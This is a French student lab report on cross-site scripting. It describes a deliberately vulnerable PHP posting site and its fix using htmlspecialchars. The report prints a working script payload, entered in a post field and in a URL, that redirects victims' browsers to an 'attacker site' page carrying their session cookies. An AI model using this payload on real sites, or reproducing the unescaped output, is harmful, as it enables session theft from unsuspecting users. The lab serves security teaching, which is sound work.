TP sécurité

2020 /2021

*preparer par :*

HADDAD ISLEM


Master2:

istw


INTRODUCTION :

Ce TP est consacré à apprendre les attaques XSS et comment protéger nos sites contre ces attaques. Pour cella on a développé une application web qui sert à l’innovation des comptes pour crée des postes.


LES ETAPS SUIVE*:*

1. Création de la page compte et créer un compte : singup.php .


1. Pour connecter dans ce dernier compte on a créé la page : login.php.




1. Création d’une page dans le quelle il existe les liens des pages vulnérables en XSS : index.php.
2. Création de formulaire pour crée un post : posterform .




Lorsque on clique sur le lien go-to-post, le script qui contenant les cookies il nous dirige vers le site d’attaquant.



1. Attaque xss : on crée un poste pour volé les cookies avec cette petite instruction dans le field TOPIC : dans http://localhost/TPxss/posterform.php  :
2. <script>window.location.href = `http://localhost/sitepirate/stealcookie.php?cookie=${document.cookie}`</script>.
3. Lorsque ce post est crée en peut l’accedées via la page index.php avec un lien
4. <http://localhost/Tpxss/showposters.php?name=><script>window.location.href = `http://localhost/sitepirate/stealcookie.php?cookie=${document.cookie}`</script>t, et dans ce cas-là les cookies sont t’envoyer dans URL avec la méthode get-request par n’importe quel utilisateur qui a créer un compte dans cette sitr et t’afficher sur le site d’attaquant qui ce trouve dans un autre repertoire ‘/sitepirate/’ : stealcookie.php



1. Ce script d’attaquant vas enregistrer les cookies :window.location.href = [http://localhost/TPxss/stealcookie.php?cookie=${document.cookie},donc](http://localhost/TPxss/stealcookie.php?cookie=$%7bdocument.cookie%7d,donc); donc ces derniers sont volés du la base de donnée du coup l’attaque est validée .



1. Page correcte : pour sécuriser la page et éviter le problème de vole des cookies on à la fonction htmlspecialchars pour changer les parsing des balise sur le browser les balises d’affichage : showposters.php.

